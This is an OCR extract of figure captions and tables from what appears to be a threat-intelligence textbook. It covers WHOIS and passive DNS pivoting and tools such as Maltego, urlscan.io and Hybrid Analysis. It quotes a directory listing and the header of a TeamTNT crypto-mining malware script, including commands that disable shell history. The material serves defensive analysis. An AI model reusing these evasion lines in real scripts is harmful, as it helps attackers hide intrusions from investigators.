


Figure 7.30 – Process Monitor events filtered on Process Create




Figure 7.31 – Process Monitor events filtered on WriteFile




Figure 7.32 – Process Monitor events filtered on Registry functions

Tables

Registrant Information	Intelligence Value
Name	The registrant's name of the individual or organization registering the domain can sometimes be unredacted. This information could be the legitimate name of the actor or a pseudonym. This data can be used by a CTI analyst to pivot on additional registered domains from the registrant's name, for example.
Organization	The registrant organization will sometimes be valid, invalid, or completely fabricated. However, even if the organization is fabricated or invalid, this can still provide the foundation for a pivot. In some cases, for example, the registrant organization is used as some form of campaign code for command-and-control infrastructure, making it easier to identify a threat campaign. A CTI analyst could look for any other domains that have been registered by the same organization, for example.
Street	Similar to the organization, the registrant's street information can be valid, invalid, or altogether fabricated. Registrant street information can be used as a pivot point for identifying infrastructure further. In this case, a CTI analyst could look for other domains registered to that same registrant street address, for example.
Registrant Phone	Similar to that of the registrant's street, name, and organization, the registrant's phone numbers are often invalid or redacted for privacy purposes. However, in the cases where this data is available, it could be used to identify other domains that have been registered with the same phone number. Often, valid phone numbers are included in registrant information as the result of threat actor OPSEC failures.
Registrant Email	Registrant email addresses, when present and not redacted or inaccurate, provide some of the most valuable pieces of intelligence about a domain. A CTI analyst can track and pivot off the registrant email address to look for the related infrastructure that was registered with that same registrant email address.

Table 7.1

Passive DNS Information	Intelligence Value
Subdomains	A subdomain is an additional part of the main domain name and is created to help navigate across the different sections of a website, such as `drive.google.com` for Google Drive or `maps.google.com` for Google Maps. There can be many subdomains on the main domain, making them a valuable resource for analysts and researchers. While there are many legitimate uses for subdomains, they are also often used by threat actors to help set up, organize, and direct victims to specific portions of their website, such as `downloads.cyberthreats.com`. Knowing the subdomains of malicious infrastructure can give additional pivot points to look for related malware or artifacts across the environment, as an example. Knowing these subdomains also provides further blocking or monitoring throughout the security technologies that have been deployed. Additionally, because the individual in control of the infrastructure can create any subdomain they wish, it's quick and easy to determine if the threat actor is attempting to spoof a legitimate domain, such as `login.bankofamerlca.com`.
Nameservers	Similar to what we've witnessed with nameserver information in DNS data, nameservers within passive DNS data can provide a similar intelligence value. One additional note about nameservers is their ability to determine if a threat actor is using dynamic DNS services, such as no-ip (`https://www.noip.com`) or DuckDNS (`https://www.duckdns.org`).

Passive DNS Information	Intelligence Value
CNAME	A **canonical name** (**CNAME**) record is a record in DNS that maps one domain name, called the alias, to another, or the canonical name. While legitimate and illegitimate uses exist, CNAMEs can also provide a valuable intelligence point to a researcher or analyst. Pivoting off a CNAME can often yield additional infrastructure that uses that same CNAME. Additionally, CNAMEs can often be used to identify specific types of attacks, such as typo squatting.
First and Last Seen	First and last seen dates are critical when analyzing pDNS data. First and last seen times are simply the first and last times the record or change has been seen. Using the first and last seen dates facilitates correlation across other activity sets or can help define the start and end times of a campaign. Similar to what we've seen with other singular pieces of data, the first and last seen times are not direct indicators of maliciousness and should only be analyzed under that assumption.
Historical IP Addresses	Historical IP addresses are another fundamental piece of intelligence data provided by pDNS. Historical IP addresses are a historical representation of IP addresses that have hosted the domain in question. Historically hosted IP addresses help answer the initial question of *what IPs has this domain lived on in the past?* This can be a great correlation point when you're performing threat analysis across campaigns or threat actors. In some cases, threat actors will migrate back to previously leveraged infrastructure in other campaigns, which may sometimes involve entirely different malware.

Table 7.2

Chapter 8

Figures




Figure 8.1 – Screen capture of FakeDNS's output window




Figure 8.2 – Maltego Transform Hub




Figure 8.3 – AlienVault OTX web UI

Figure 8.4 – AlienVault OTX Maltego Transforms




Figure 8.5 – AlienVault To Malware Hashes Transform




Figure 8.6 – AlienVault To DNS Records Transform




Figure 8.7 – AlienVault To Malware Hashes Transform




Figure 8.8 – urlscan.io results for 45.9.148.108





Figure 8.9 – urlscan.io results for teamtnt.red



•

Old_File_Disposal.sh.txt
SetupWithBash.sh
TeamTNT.Skeleton.sh.txt
TeamTNT.default.SystemFix.sh.txt
TeamTNT.download.file.with.bash.only.sh.txt
[crypto]miner.SystemFix.sh.txt
crypto.miner.fixed.hide.mod.sh.txt
index.php
really.mese.aws.scripts.development. discontinued (thats the cadosec aws cloud bot xD)
wallet.txt

Figure 8.10 – Responder visiting the interesting directory

```
#!/bin/bash
#
#       TITLE:          TeamTNT.Skeleton.sh.txt
#       AUTOR:          hilde@teamtnt.red
#       VERSION: 1.00.0
#       DATE:           28.10.2021
#
#       SRC:            https://teamtnt.red/scripte/SetupWithBash.sh
#
#       DONATE_XMR:
46W59PibkXQckX7LtXT8p4ircXZgDLVR8fZtpS9ZLBbz9hjFhQwijwdi5chKAco59VVUQHSqjpkUuZMYa2J66AKUDUHiRrU
#
#########################################################################

if [ "$(hostname)" = "HaXXoRsMoPPeD" ]; then exit ; fi

ulimit -n 65535
export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
LC_ALL=en_US.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null

export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin


#########################################################################
```

Figure 8.11 – Malicious tool hosted on teamtnt.red




Figure 8.12 – YARA rule searching within Hybrid Analysis




Figure 8.13 – Advanced Search in Hybrid Analysis




Figure 8.14 – Hybrid Analysis results for file




Figure 8.15 – Hybrid Analysis results for samples communicating to malicious infrastructure




Figure 8.16 – Search results for string search

